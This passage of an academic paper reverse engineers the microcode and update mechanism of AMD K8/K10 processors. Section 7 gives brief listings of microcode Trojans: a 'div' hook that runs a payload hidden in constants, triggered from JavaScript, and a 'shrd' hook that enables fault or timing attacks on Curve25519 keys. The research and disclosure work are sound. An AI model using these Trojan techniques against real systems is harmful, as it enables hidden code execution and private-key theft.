be analyzed.

Microcode Hooks. After reverse engineering the microcode encoding, we can arbitrarily change CPU behavior for any microcoded macroinstruction and intercept control for any microcode ROM address. Note that we intercepted a macroinstruction at the entry point microcode ROM address. In order to realize a fully-fledged *microcode hook* mechanism, we have to correctly pass back control after interception through our microcode update. This is indispensable in case macroinstructions are extended with functionality, such as a conditional operand check, while preserving original functionality.

We employed two basic concepts to resume macroinstruction computation after interception: (1) pass control back to ROM, and (2) implement the macroinstruction computation. Note that we implemented both resume strategies, see Section 7.

4.4 Framework

One fundamental requirement for our framework was automated testing. Combined with the fact that microcode updates potentially reset or halt the entire machine, it became apparent that another controller computer was needed. In the following, we describe both our hardware setup and our framework implementation.

Hardware Setup. From a high-level point of view, the hardware setup consists of multiple nodes and several development machines. Each node represents one minimal computer with an AMD CPU that runs our low-noise environment and is connected to a Raspberry Pi via serial bus. To enable monitoring and control, the mainboard's power and reset switch as well as the power supply's +3.3V are connected to GPIO ports. The Raspberry Pis run Linux and can be remotely controlled from the Internet. The development machines are used to design test cases and extend the microcode API. Furthermore, test cases can be launched from the development machines. This process automatically transfers the test case and the latest API version to the desired nodes, which then autonomously execute the test case and store the results. Our test setup consists of three nodes with K8 Sempron 3100+ (2004), K10 Athlon II X2 260 (2010), and K10 Athlon II X2 280 (2013) processors.

Low-Noise Environment. To fulfil our unusual requirements regarding the execution environment (e.g., full control over interrupts and all code being executed), we implemented a simple operating system from scratch. It supports interrupt and exception handling, virtual memory, paging, serial connection, microcode updates, and execution of streamed machine code. The streamed machine code serves the purpose of bringing the CPU to the desired initial state, executing arbitrary macroinstructions, and observing the final state of the CPU. We leveraged this feature primarily to execute vector path instructions intercepted by a microcode patch. This way, we can infer the effects of triads, single microinstructions, and the sequence word. Note that only the final state can be observed in case no exception occurs.

We implemented interrupt and exception handling in order to observe the intermediate state of the CPU and the exception code such as general protection faults. The error state includes the faulting program counter and stack pointer as well as the x86 general-purpose registers. We refined the preciseness of the error reporting by implementing virtual memory and paging support. All exceptions related to memory accesses raise page faults with additional information such as the faulting address and action. This information, paired with the information about the faulting program counter, allows us to distinguish between invalid read, write, and execution situations. We also used the exception code and observed the intermediate state to infer the effects of microcode. A custom message protocol exposes the following operating system features via serial connection: (1) stream x86 machine code, (2) send and apply microcode update, and (3) report back the final or intermediate CPU state. Some of the test processors support *x86_64 long mode*, which lets the CPU access 64-bit instructions and registers. However, our operating system runs in *32-bit protected mode*.

Microcode API. Our controller software is implemented in Python and runs on the Raspberry Pis. It processes test cases in an automated fashion and makes heavy use of the microcode API. Test cases contain an initial CPU state, arbitrary x86 instructions, the final CPU state, and an exception information filter plus a logger as well as a high-level microcode patch description. The microcode patch is generated with the high-level microcode patch information that includes header fields, match register values, and microcode in the form of bit vectors, Register Transfer Level (RTL) machine language, or a mix. Test cases incorporating automation must specify at least one property that will be altered systematically. For example, a test case that aims to iteratively intercept all triads in microcode ROM may increment the match register value in each pass. Another test case that attempts to infer conditional behavior of microcode may alter streamed x86 machine code in order to induce different x86 eflags register values and at the same time permute the bit vector of an unknown field within a microinstruction. The microcode API exposes all required underlying features such as serial connection handling, serial message protocol, AMD computer power state monitoring and control, x86 assembler, parsing and generation of microcode updates, obfuscation and deobfuscation of microcode updates, microcode assembler and disassembler as well as required data structures. The framework runs through 190 test iterations per minute and node in case there are no faults. One fault adds a delay of 12 seconds due to the reboot.

5 Microcode Specification

In this section we present the results of our reverse engineering effort such as heat maps, a detailed description of the microcode instruction set, and intercepting x86 instructions. Furthermore, we present our microcode RTL.

DISCLAIMER. It should be noted that our results originate from reverse engineering include and indirectly measured behavior, assumptions about the microarchitecture, and interpretation of the visible CPU state, which is small in comparison to the whole unobservable CPU state. Thus, we cannot guarantee that our findings are intended behavior of AMD's microcode engine.

5.1 Heat Maps

A heat map of a specific macroinstruction contains a mapping of all microcode ROM addresses to a boolean value that indicates whether the specified triad is executed during the decode sequence of that macroinstruction. During the test cycle, our operating system executes vector instructions such as `call` and `ret`. We name a heat map that only covers vector instructions from the operating system *reference heat map*. In order to obtain a clean heat map for a vector instruction, the reference heat map must be subtracted from the instruction's raw heat map. For the interested reader we present a truncated, combined K10 heat map in Table 4 in Appendix A.1. The heat maps represent a fundamental milestone of our reverse engineering effort. They indicate microcode ROM locations to intercept macroinstructions and help infer logic from triads. We designed test cases for all vector path instructions, which then generated clean heat maps in a fully automated way.

5.2 Microcode Instruction Set

The microinstruction set presented in AMD's patent RISC86 [24] gave us a general understanding and valuable hints. However, we found that almost all details such as microinstruction length, operand fields, operations, and encoding differ. Furthermore, we could not confirm that

single microinstructions can be addressed, which would result in the preceding microinstructions of the triad being ignored. Instead, we found that only entire triads are addressable. In the following, we reuse terminology from the patent where appropriate. Unless stated otherwise, all information given afterwards was obtained through reverse engineering.

We found four operation classes, namely RegOp, LdOp, StOp, and SpecOp, that are used for arithmetic and logic operations, memory reads, memory writes, and special operations such as write program counter, respectively. The structure of the four operation classes is shown in Table 2. The different operation classes can be distinguished by the op class field at bit locations 37 to 39. RegOp and SpecOp share the same op class field encoding but have disjunct encodings for the operation type field. The unlabeled fields indicate unused or unknown bit locations. RegOp supports operation types such as arithmetic, comparators, and logic operations. The `mul` and `imul` operation types must be the first microinstruction within a triad in order to work. SpecOp enables to write the x86 program counter and to conditionally branch to microcode. If the conditional branch is taken, the microcode sequencer continues decoding at the given address. In case the conditional branch is not taken, the sequence word determines further execution. The condition to be evaluated is encoded in the 4 high bits of the 5-bit cc field. Bit 0 of the cc field inverts the condition if set. The available condition encodings match the ones given in patent RISC86 [24], p. 37. The *write-program-counter* SpecOp must be placed third within a triad in order to work. We found that LdOp and StOp have their own operation types. Our collection of operation types is incomplete, because it was impossible to observe the internal state of the CPU. We show encoding details for the operation types we found in the Appendix in Table 5. The fields `reg1`, `reg2` and `reg3` encode the microcode registers. In addition to the general-purpose registers, microcode can access a number of internal registers. Their content is only stored until the microinstruction has been decoded. The special pcd register is read-only and contains the address of the next macroinstruction to decode. This is valuable information to implement relative x86 jumps in microcode. The microarchitecture also contains a microcode substitution engine, which automatically replaces operand fields in the microinstruction with operands from the macroinstruction. The first two x86 operands can be accessed in microcode with the register encodings `regmd` and `regd`. We refer to Table 6 in the Appendix for encoding details of the microcode registers. We did not find the substitution mechanism for immediate values encoded in the macroinstruction. To solve this issue, we read the x86 instruction bytes from main memory and extract the immediate. The sw field swaps source and destination registers. The 3o field enables the three operand mode and allows RegOp microinstructions of the form `reg2:= reg1 op reg3/imm`. The flags field decides whether the resulting flags of the current RegOp microinstruction should be committed to the x86 flags register. The rmod field switches between `reg3` and a 16-bit immediate value. The sequence word, see Table 3, contains an action field at bit locations 14 to 16 that may indicate a branch to the triad at the given address, a branch to the following triad, or stop decoding of the current macroinstruction. Our disassembler has a coverage of approximately 40% of the instructions contained in existing microcode patches. However, we ignored bits in unknown fields of recognised microinstructions whose meaning we could not determine. We designed automated test cases that, e.g., permute the bits of an unknown microinstruction field to provoke observable differences in the final CPU state. Our result filter discarded outputs that match the expected CPU state. We then manually inspected the remaining interesting CPU states and inferred the meaning of the new encoding.

5.3 Intercepting x86 Instructions

Currently, we can only intercept vector instructions by writing related triad addresses from the heat maps into the match registers. We are uncertain whether a mechanism for hooking direct path instructions exists. It is relatively simple to replace the logic of a vector path instruction; however, it appeared challenging to *add* logic, because the original semantics must be preserved. To solve this issue, we leverage the two microcode hook concepts from Section 4.3. In the following we describe in detail the practical application of both concepts. (1) After executing the added logic, we jump back to microcode ROM. (2) After execution of the added logic we implement the semantics of the macroinstruction in microcode ourselves and indicate *sequence complete* in the last triad. This way, we successfully hooked *shrd* and *imul* vector path instructions.

We also successfully intercepted the *div* instruction using the first method. One fundamental limitation of hooking with match registers is that one cannot jump back to the intercepted triad, because the match register would redirect control again, essentially creating an endless loop. We are not aware of a feature to temporarily ignore a match register. Thus we need to intercept a negligible triad and, after execution of our logic, jump back to the subsequent triad, essentially skipping one triad. We inferred the observable part of the logic of div heat map triads. We proceeded by iteratively branching directly to the triads with a known CPU state with a match register hook set to the following triad. With this method we found one triad we can skip without visibly changing

<table>
<tr><th>Index</th><th>63</th><th colspan="2">62 54</th><th>53</th><th>52</th><th>51 46</th><th colspan="3">45 40</th><th>39 37</th><th colspan="2">36 30</th><th>29 24</th><th>23</th><th>22 16</th><th>15 0</th></tr>
<tr><td>RegOp</td><td>-</td><td colspan="2">type</td><td>sw</td><td>3o</td><td>reg1</td><td>-</td><td>flags</td><td>-</td><td>000</td><td>-</td><td>size</td><td>reg2</td><td>rmod</td><td>-</td><td>imm16/reg3</td></tr>
<tr><td>LdOp</td><td>-</td><td colspan="2">type</td><td>sw</td><td>3o</td><td>reg1</td><td colspan="3">-</td><td>001</td><td colspan="2">-</td><td>reg2</td><td>rmod</td><td>-</td><td>imm16/reg3</td></tr>
<tr><td>StOp</td><td>-</td><td colspan="2">type</td><td>sw</td><td>3o</td><td>reg1</td><td colspan="3">-</td><td>010</td><td>-</td><td>size</td><td>reg2</td><td>rmod</td><td>-</td><td>imm16/reg3</td></tr>
<tr><td>SpecOp</td><td>-</td><td>type</td><td>cc</td><td>sw</td><td>3o</td><td>reg1</td><td colspan="3">-</td><td>000</td><td>-</td><td>size</td><td>reg2</td><td colspan="2">-</td><td>imm16/addr12</td></tr>
</table>

Table 2: The four operation classes and their microinstruction encoding.

<table>
<tr><th>Index</th><th>31 17</th><th>16 14</th><th>13 12</th><th>11 0</th></tr>
<tr><td>next_triad</td><td>-</td><td>000</td><td colspan="2">-</td></tr>
<tr><td>branch</td><td>-</td><td>010</td><td>-</td><td>address</td></tr>
<tr><td>complete</td><td>-</td><td>110</td><td colspan="2">-</td></tr>
</table>

Table 3: Sequence word encoding.

the result. Specifically, we can intercept triad `0x7e5` per match register, induce the desired behavior, and finally jump back to address `0x7e6` via sequence word. It should be noted that the hook is in the middle of the calculation. Thus the source and destination general-purpose registers as well as some internal microcode registers hold intermediate results, which need to be preserved if the correctness of the final result matters.

5.4 Microcode RTL

We developed a microcode register transfer language based on the syntax of Intel x86 assembly language, because for the implementation of microprograms it is impractical to manually assemble bit vectors. In the following, we show a template for a typical microinstruction in our microcode RTL:

```
insn op1, op2[, op3]
```

The `insn` field defines the operation. It is followed by one to three operands of which the first one is always the destination and only the last one may be an immediate. In two-operand mode, the first operand is the destination and the source. There are dedicated load and store instructions. Memory addressing currently supports only one register, i.e., `ld eax, [ebx]`. The size of arithmetic operations is implicitly specified by the destination operand's size. Memory reads always fetch a whole native system word, and the size of memory writes is specified by the source operand's size. The conditional microcode branch encodes the condition in the first operand and the branch target in the second operand, i.e. `jcc nZF, 0xfe5`. The assembler automatically resolves constraints such as `mul` must be placed first in a triad and *write-program-counter* must be placed last. Strictly speaking the sequence words are not instructions, thus we cover them by directives such as `.sw_complete` and `.sw_branch 0x7e6`. The *branch to next triad* sequence words are added implicitly.

6 Hardware Analysis

In addition to the black box microcode reverse engineering presented in the previous section, we analyzed the CPU's hardware in a parallel approach. The goal of hardware analysis was to read and analyze the non-volatile microcode ROM to support reverse engineering of the microcode encoding. Furthermore, this allows us to analyze the actual implementation of microcoded macroinstructions.

Our chosen Device Under Test (DUT) is a Sempron 3100+ (SDA3100AIP3AX) with a 130nm technology size, since it features the largest size of the target CPU family (which facilitates our analysis). Note that the larger technology size allows for additional tolerance margins in both the delayering and the imaging of the individual structures. Similar to any common microcontroller or CPU, the DUT is built using a CMOS process with multiple layers. In contrast to traditional microcontrollers, general-purpose x86 CPUs feature a much larger die size and are stacked up to 12 layers, which increases hardware reverse engineering effort.

We expected the targeted non-volatile microcode ROM to be stored in a cell array architecture. Other memory types to implement microcode ROM, such as flash, Electrically Erasable Programmable Read-only Memory (EEPROM), and RAM, are either too slow, unnecessarily large, or volatile.
Note that the general die structure is almost identical to the die shot provided in [21], which helped our initial analysis identify our Region Of Interest (ROI), the microcode ROM.

6.1 Delayering

After removing the heat sink with a drill, we fully decapsulated the die with fuming nitric acid [46]. In order to visualize the ROM array, we *delayered* (e.g., removed individual stacked layers) from the top of the die. The main challenge during delayering is to uniformly skim planar surfaces parallel to the individual layers. Typically, the delayering process alternates between removing a layer and imaging the layer beneath it [46]. Focusing on our ROI, we were able to neglect other areas of the chip resulting in a more planar surface in important region(s). Note that hardware reverse engineering of the whole CPU

microarchitecture would require a more controlled delayering process and several months to acquire and process the whole layout. The interested reader is referred to our die shot in Figure 3 in the Appendix.

In order to remove layers, we used a combined approach of Chemical Mechanical Polishing (CMP) and plasma etching. During inspection of the seventh layer, we encountered the expected ROM array structure. We acquired images of individual layers using a Scanning Electron Microscope (SEM) since optical microscopy reaches diffraction limits at this structure size. Compared to colored and more transparent images from optical microscopy, SEM images only provide a gray-scale channel, but with higher magnification. In SEM images, different materials can be identified due to brightness yield.

We encountered multiple regular NOR ROM arrays using contact layer (vias) for programming. In NOR ROM with active layer programming, the logic state is encoded by the presence or absence of a transistor [52]. In our case an advanced *bitline-folding* architecture [31] encodes the logic state by either placing a via on the right or the left bitline. Note another property of this ROM type is that only a single via may be set at any time; setting both will result in a short circuit.

Overall, we identified three ROM blocks consisting of 8 subarrays. Each of the 3 ROM blocks has the capability to store 30 kB. Note that our results match the visible blocks in [21]. It is important to note that the vias' positions are hardwired and cannot be changed after shipping. The only possible way to patch bugs in the ROM is to employ the microcode update procedure described in Section 3.3.

6.2 Microcode Extraction

In Figure 2, we highlighted how bits are programmed by this memory type. Bright spots represent a via going down from a metal line, which is either connected to GND or VCC. We chose to represent the individual cells as set to logical '1' if the left via was set and '0' if the right one was set. This convention does not necessarily correspond to the correct runtime interpretation. However, permutations are commonly applied to the ROM memory, hence a misinterpretation can be corrected in a later analysis step.

In order to analyze the microcode ROM bits for any permutations, we processed the acquired SEM images with *rompar* [7]. Using its image processing capabilities, we transformed the optical via positions into bit values.

Microcode ROM Bit Analysis. In order to group the bit values into microinstructions, we carefully analyzed the ROM structure and we made two crucial observations: (1) Each alternating column of bits is inverted due to mirroring of existing cells, which saves space on the die. (2) Since the memory type employs a transposed bitline




Figure 2: Partially interpreted bits in one ROM subarray.

architecture [31], the bit inversion has to be adjusted to each segment.

With both observations in mind, we were able to derive microinstructions from the images. Note that we also had to interleave the subarrays respectively to acquire 64 bits (size of a microinstruction) per memory row. Hence, the ROM allows us to find more complex microinstructions and experimentally reverse engineer their meaning.

7 Microprograms

In this section, we demonstrate the effectiveness of our reverse engineering effort by presenting microprograms that successfully augment existing x86 instructions and add foreign logic. With this paper, we also publish microcode patches [42] that are compiled from scratch and run on unmodified AMD CPUs, namely K8 Sempron 3100+ and K10 Athlon II X2 260/280. We found that the microcode ROM content varies between different processors, but the macroinstruction entry points into the microcode ROM are constant. Thus we assume our microcode patches are compatible with a wider range of K8/K10-based CPUs. We discuss additional applications of microcode in Section 8.

7.1 Instrumentation

Instrumentation monitors the execution of a program and may produce metadata or instruction traces. It is used by program analysis, system defenses, antivirus software, and performance optimization during software development. It has been proven challenging to implement performant instrumentation for COTS binaries. Several mechanisms exist such as function hooking, binary rewriting, virtual machine introspection, and in-place emulation.

However, they come with drawbacks such as coarse granularity, uncertain coverage, and high performance overhead. An instrumentation framework with CPU support based on microcode may evade many of the disadvantages. It should be noted that microcode also has limitations such as only 8 match registers. Currently we can only intercept vector path x86 instructions and the hooks are machine-wide, i.e., not limited to one user-space process. For demonstration purposes we implemented a simple instrumentation that counts the occurrences of the `div` instruction during execution. See Listing 1 for a high-level representation of the instrumentation logic; we refer the interested reader to Listing 7 in Appendix A.3 for a detailed RTL implementation.

```
if (esi == magic) {
    temp = dword [edi]
    temp += 1
    dword [edi] = temp
}
```

Listing 1: High-level description of the instrumentation logic implemented in microcode that counts the `div` instructions during execution.

7.2 Remote Microcode Attacks

Executing microcode Trojans is not limited to a local attacker. An injected microcode hook may lie dormant within a vector path macroinstruction, such as a `div reg32`, and it is triggered as soon as a specific *trigger* condition is met within an attacker-controlled web page. This is possible due to Just-in-Time (JIT) and Ahead-of-Time (AOT) compilers embedded in modern web browsers. They allow to emit specific machine code instructions only utilizing JavaScript (JS). Consider a microcode Trojan for the `div` instruction. We provide a high-level description of the Trojan logic in Listing 2.

```
if (eax == A && ebx == B)
    eip = eip + 1
```

Listing 2: High-level description of the microcode Trojan implemented in microcode that increments the `eip` to execute x86 instructions in a disaligned fashion.

If a `div ebx` instruction is executed while `eax` contains the value `A` (dividend) and `ebx` contains the value `B` (divisor), then the instruction pointer `eip` is increased, and execution continues in a misaligned way after the first byte of the instruction following the `div ebx` instruction. If the trigger condition is not met, the division is executed as expected. Hence, legitimate machine instructions as shown in Listing 3 may be misused to hide and execute arbitrary code.

```
B8 0A000000    mov eax, 0xA
BB 0B000000    mov ebx, 0xB
F7F3           div ebx
05 909090CC    add eax, 0xCC909090
```

Listing 3: x86 machine code to trigger the `div` Trojan in Listing 2.

Due to the microcode Trojan within `div ebx`, which is triggered when the condition `eax == A && ebx == B` is met, the instruction following the division is executed starting at its second byte (Listing 4).

```
B8 0A000000    mov eax, 0xA
BB 0B000000    mov ebx, 0xB
F7F3           div ebx
05             /* SKIPPED */
90             nop
90             nop
90             nop
CC             int3
```

Listing 4: x86 hidden payload executed due to the triggered microcode Trojan.

As shown in Listing 4, the hidden `nop` and `int3` instructions within the constant value of the `add` instruction are executed instead of the legitimate `add` itself. Note that many `add` instructions can be used to hide an arbitrary payload (i.e., `execve()`) instead of `nop` and `int3`.

We were able to emit appropriate machine code instructions using the *ASM.JS* subset of the JS language in Mozilla Firefox 50. ASM.JS compiles a web page's JS code before it is actually transformed into native machine code. We hide our payload within four-byte JS constants of legitimate instructions similar to previous JIT Spraying attacks [12, 51]. Since we also control the dividend and divisor of the division, we eventually trigger the microcode Trojan in the `div` instruction, which in turn starts to execute our payload. Thus, we achieved to remotely activate the microcode hook and use it to execute remotely controlled machine code. We refer the interested reader to the ASM.JS code in Listing 9 in Appendix A.4. While usually *constant blinding* is used in JIT compilers to prevent the injection of valid machine code into JS constants, recent research has shown that browsers such as Microsoft Edge or Google Chrome fail to blind constants in certain cases [38]. Hence, we assume that remotely triggering a microcode Trojan and executing hidden code within other browsers (i.e., Edge or Chrome) is possible, too.

7.3 Cryptographic Microcode Trojans

In order to demonstrate further severe consequences of microcode Trojans, we detail how such Trojans facili-

tate implementation attacks on cryptographic algorithms. More precisely, we present how microcode Trojans enable both (1) a bug attack (representative for Fault Injection (FI) [13]) and (2) a timing attack for Side-Channel Analysis (SCA) [34].

7.3.1 Preliminaries and Goal

Elliptic Curve Cryptography (ECC) has become the prevalent public-key cryptographic primitive in real-world systems. In particular, numerous cryptographic libraries, e.g., OpenSSL and libsodium, employ Curve25519 [10]. Note that the critical scalar multiplication is generally implemented through a Montgomery ladder whose execution is expected to be constant time, see RFC7748 [1].

Bug Attack. Bug attacks [9, 11] are associated with FI; however, they are conceptionally distinct. While FI mainly considers faults injected by an adversary, bug attacks rely on inherent computation bugs [47] and do neither suppose environmental tampering nor physical presence.

Timing Attack. Timing attacks [34] against cryptographic implementations are based on careful analysis of their execution time [14, 57]. Nowadays most libraries employ constant-time implementations as an effective countermeasure.

Our goal for each attack is to enable disclosure of the private key from ECDH key exchange. In order to realize microcode Trojans which facilitate such attacks, we have to arm a microcoded x86 instruction (used in scalar multiplication) with (1) an input-dependent trigger and (2) a payload inducing a conditional fault or additional time, see Listing 5.

```
if (regmd == A)
    regmd = regmd + C
```

Listing 5: High-level microcode Trojan description within an x86 instruction to trigger a conditional bug using the first operand (regmd) of the x86 instruction and the immediate constants A and C.

7.3.2 Implementation

For both attacks, we use the constant-time ECC reference implementation from libsodium [35] compiled for 32-bit architectures. Since Curve25519 employs reduced-degree reduced-coefficient polynomials for arithmetic and the implementation uses 64-bit data types, the following C code is compiled to assembly in Listing 6:

```
carry = (h + (i64) (1L << 25)) >> 26;
```

```
mov     eax, dword [esp+0xd0]
add     eax, 0x2000000
mov     ebx, dword [esp+0xd4]
adc     ebx, 0x0
shrd    eax, ebx, 0x1a
```

Listing 6: x86 machine code implementing 64-bit right shift using the shrd instruction.

This line of code processes internal (key-dependent) data as well as adversary-controlled (public-key dependent) data. We can remotely trigger the condition in the microcoded shrd instruction to apply both the bug attack and the timing attack. Note that in case of a timing-attack, we conditionally execute several nop instructions to induce a data-dependent timing difference.

For a detailed RTL implementation of the bug attack, we refer the interested reader to Listing 8 in Appendix A.3. We emphasize that the necessary primitives for bug attacks and timing side channel attacks can be created via microcode Trojans. This way, even state-of-the-art cryptographic implementations can be undermined.

8 Discussion

8.1 Security Implications

We demonstrated that malware can be implemented in microcode. Furthermore, malicious microcode updates can be applied to unmodified K8 and K10-based AMD CPUs. This poses a certain security risk. However, in a realistic attack scenario, an adversary must overcome other security measures. A remote attacker has to bypass application and operating system isolation in order to apply a microcode update. An attacker with system privileges might as well leverage less complex mechanisms with better persistence and stealth properties than microcode malware. An attacker with physical access may be able to embed a malicious microcode update into the BIOS or UEFI, i.e., in an *evil maid* scenario [44]. However, she has to overcome potential security measures such as TPM or signing of the UEFI firmware. Physical access also enables alternative attack vectors such as cloning the entire disk, or in case of full disk encryption, tamper with the MBR or bootloader. Other adversary models to provide malicious microcode (either through updates or directly in microcode ROM) become more realistic, i.e., intelligence agencies or untrusted foundries. From a hardware Trojan's perspective [58], microcode Trojans provide post-manufacturing versatility, which is indispensable for the heterogeneity in operating systems and applications running on general-purpose CPUs.

Even though AMD emphasizes that their chips are secure [25], the microcode update scheme of K8 and K10 shows once more that *security by obscurity* is not reliable

and proper encryption, authentication, and integrity have to deployed.
It should be noted that attacks leveraging microcode will be highly hardware-specific. Current AMD processors employ strong cryptographic algorithms to protect the microcode update mechanism [15]. Microcode and its effects on system security for current CPUs are unknown with no verifiable trust anchor. Both experts and users are unable to examine microcode updates for (un)intentional bugs.

8.2 Constructive Microcode Applications

We see great potential for constructive applications of microcode in COTS CPUs. We already discussed that microcode combines many advantages for binary instrumentation, see Section 7.1. This could aid program tracing, bug finding, tainting, and other applications of dynamic program analysis. Furthermore, microcode could boost the performance of existing system defenses. Microcode updates could also enable domain-specific instruction sets, e.g., special instructions that boost program performance or trustworthy security measures (similar to Intel SGX [17]).

Hence, the view on microcode and its detailed embedding in the overall CPU architecture are a relevant topic for future research.

8.3 Generality

In addition to x86 CISC CPUs from Intel, AMD, and VIA, microcode is also used in CPUs based on RISC methodologies. For example, reverse engineering of an ARM1 processor [33] disclosed the presence of a decode Programmable Logic Array (PLA) storing microinstructions. The Intel i960 used microcode to implement several instructions [28]. Another noteworthy CPU is the EAL 7 certified AAMP7G by Rockwell Collins [19]. Its separation kernel microcode to realize Multiple Independent Levels of Security (MILS) is accompanied with a formal proof.

8.4 Future Work

In future work we aim to further explore the microarchitecture and its security implications on system security. We want to highlight microcode capabilities and foster the security and computer architecture communities to incorporate this topic into their future research. We require further knowledge of implemented microarchitectures and update mechanisms to address both attack- and defense-driven research. For example, an open-source CPU variant for the security community can lead to instrumentation frameworks and system defenses based on performant microprograms.

9 Conclusion

In this paper we successfully changed the behavior of common, general-purpose CPUs by modification of the microcode. We provided an in-depth analysis of microcode and its update mechanism for AMD K8 and K10 architectures. In addition, we presented what can be accomplished with this technology: First, we showed that augmenting existing instructions allows us to implement CPU-assisted instrumentation, which can enable high-performance defensive solutions in the future. Second, we demonstrated that malicious microcode updates can have security implications for software systems running on the hardware.

Acknowledgement

We thank the reviewers for their valuable feedback. Part of this work was supported by the European Research Council (ERC) under the European Unions Horizon 2020 research and innovation programme (ERC Starting Grant No. 640110 (BASTION) and ERC Advanced Grant No. 695022 (EPoCH)). In addition, this work was partly supported by the German Federal Ministry of Education and Research (BMBF Grant 16KIS0592K HWSec).

Responsible Disclosure

We contacted AMD in a responsible disclosure process more than 90 days prior to publication and provided detailed information about our findings.

References

[1] A. LANGLEY *et al.*. Elliptic Curves for Security. RFC 7748, RFC Editor, January 2016.

[2] ADVANCED MICRO DEVICES, INC. AMD Athlon® Processor Model 10 Revision Guide, 2003.

[3] ADVANCED MICRO DEVICES, INC. AMD64 Virtualization Codenamed Pacifica Technology - Secure Virtual Machine Architecture Reference Manual, 2005.

[4] ADVANCED MICRO DEVICES, INC. Revision Guide for AMD Family 16h Models 00h-0Fh Processors, 2013.

[5] AGRAWALA, A. K., AND RAUSCHER, T. G. *Foundations of Microprogramming : Architecture, Software, and Applications*. Academic Press, 1976.

[6] ANONYMOUS. Opteron Exposed: Reverse Engineering AMD K8 Microcode Updates. [Online]. Available: `http://www.securiteam.com/securityreviews/5FP0M1PDFO.html`, 2004.

[7] APERTURELABSLTD. Semi-automatic extraction of data from microscopic images of Masked ROM. `https://github.com/ApertureLabsLtd/rompar`.

[8] AUSTIN, T. M. DIVA: A Reliable Substrate for Deep Submicron Microarchitecture Design. In *Proceedings of IEEE/ACM International Symposium on Microarchitecture, MICRO 32* (1999), pp. 196–207.

[9] B. B. BRUMLEY *et al.*. Practical Realisation and Elimination of an ECC-Related Software Bug Attack. In *CT-RSA* (2012), pp. 171–186.

[10] BERNSTEIN, D. J. Curve25519: New Diffie-Hellman Speed Records. In *PKC* (2006), pp. 207–228.

[11] BIHAM, E., CARMELI, Y., AND SHAMIR, A. Bug Attacks. In *CRYPTO* (2008), pp. 221–240.

[12] BLAZAKIS, D. Interpreter exploitation. In *USENIX Workshop on Offensive Technologies (WOOT)* (2010).

[13] BONEH, D., DEMILLO, R. A., AND LIPTON, R. J. On the Importance of Checking Cryptographic Protocols for Faults (Extended Abstract). In *EUROCRYPT* (1997), pp. 37–51.

[14] BRUMLEY, D., AND BONEH, D. Remote timing attacks are practical. In *USENIX Security Symposium* (2003).

[15] CHEN, D. D., AND AHN, G.-J. Security Analysis of x86 Processor Microcode. [Online]. Available: https://www.dcddcc.com/docs/2014_paper_microcode.pdf, 2014.

[16] CORLISS, M. L., LEWIS, E. C., AND ROTH, A. DISE: A Programmable Macro Engine for Customizing Applications. In *International Symposium on Computer Architecture* (2003), pp. 362–373.

[17] COSTAN, V., AND DEVADAS, S. Intel SGX Explained. Cryptology ePrint Archive, Report 2016/086, 2016. [Online]. Available: http://eprint.iacr.org/2016/086.

[18] COSTAN, V., LEBEDEV, I., AND DEVADAS, S. Sanctum: Minimal Hardware Extensions for Strong Software Isolation. In *USENIX Security Symposium* (2016), pp. 857–874.

[19] D. S. HARDIN. *Design and Verification of Microprocessor Systems for High-Assurance Applications*. Springer, 2010.

[20] DE RAADT, T. Intel Core 2. openbsd-misc mailing list. [Online]. Available: http://marc.info/?l-openbsd-isc&m=118296441702631, 2007.

[21] DE VRIES. Understanding the detailed Architecture of AMD's 64 bit Core. http://www.chip-architect.com/news/2003_09_21_Detailed_Architecture_of_AMDs_64bit_Core.html.

[22] DUFLOT, L. CPU Bugs, CPU Backdoors and Consequences on Security. In *ESORICS* (2008), pp. 580–599.

[23] E. G. SUH *et al.*. AEGIS: Architecture for Tamper-Eevident and Tamper-Resistant Processing. In *International Conference on Supercomputing* (2003), pp. 160–171.

[24] FAVOR, J. G. Risc86 instruction set, Jan. 1 2002. US Patent 6,336,178.

[25] FUDZILLA STAFF. AMD denies existence of NSA backdoor . [Online]. Available: http://www.fudzilla.com/32120-amd-denies-existence-of-nsa-backdoor.

[26] G. A. REIS *et al.*. Configurable Transient Fault Detection via Dynamic Binary Translation. In *Workshop on Architectural Reliability* (2006).

[27] HABIB, S. Microprogrammed Enhancements to Higher Level Languages - an Overview. In *Workshop on Microprogramming* (1974), pp. 80–84.

[28] INTEL CORPORATION. i960 VH Processor Developer's Manual, 1998.

[29] INTEL CORPORATION. 6th Generation Intel® Processor Family Specification Update, 2016.

[30] INTEL CORPORATION. Pentium® Pro Processor Specification Update, 2016.

[31] JACOB, B., NG, S., AND WANG, D. *Memory Systems: Cache, DRAM, Disk*. Morgan Kaufmann Publishers Inc., 2007.

[32] JONES, L. H. A Survey of Current Work in Microprogramming. *Computer 8*, 8 (Aug. 1975), 33–38.

[33] K. SHIRRIFF. Reverse engineering the ARM1 processor's microinstructions . [Online]. Available: http://www.righto.com/2016/02/reverse-engineering-arm1-processors.html.

[34] KOCHER, P. C. Timing Attacks on Implementations of Diffie-Hellman, RSA, DSS, and Other Systems. In *CRYPTO* (1996), pp. 104–113.

[35] LIBSODIUM. [Online]. Available: https://github.com/jedisct1/libsodium/tree/master/src/libsodium/crypto_core/curve25519/ref10.

[36] M. HICKS *et al.*. SPECS: A Lightweight Runtime Mechanism for Protecting Software from Security-Critical Processor Bugs. In *ASPLOS* (2015), pp. 517–529.

[37] M. MAAS *et al.*. PHANTOM: practical oblivious computation in a secure processor. In *CCS* (2013), pp. 311–324.

[38] MAISURADZE, G., BACKES, M., AND ROSSOW, C. Dachshund: Digging for and Securing (Non-)Blinded Constants in JIT Code. In *Symposium on Network and Distributed System Security (NDSS)* (2017).

[39] MCGRATH, K. J., AND PICKETT, J. K. Microcode patch device, Aug. 27 2002. US Patent 6,438,664.

[40] MEIXNER, A., AND SORIN, D. J. Detouring: Translating Software to Circumvent Hard Faults in Simple Cores. In *IEEE/IFIP International Conference on Dependable Systems and Networks, DSN* (2008), pp. 80–89.

[41] MELVIN, S., AND PATT, Y. SPAM: A Microcode Based Tool for Tracing Operating Sytsem Events. *SIGMICRO Newsl. 19*, 1-2 (June 1988), 58–59.

[42] MICROPROGRAMS. [Online]. Available: https://github.com/RUB-SysSec/Microcode.

[43] RAUSCHER, T. G., AND ADAMS, P. M. Microprogramming: A Tutorial and Survey of Recent Developments. *IEEE Trans. Computers 29*, 1 (1980), 2–20.

[44] RUTKOWSKA, J. Why do I miss Microsoft BitLocker? [Online]. Available: http://theinvisiblethings.blogspot.de/2009/01/why-do-i-miss-microsoft-bitlocker.html, 2009.

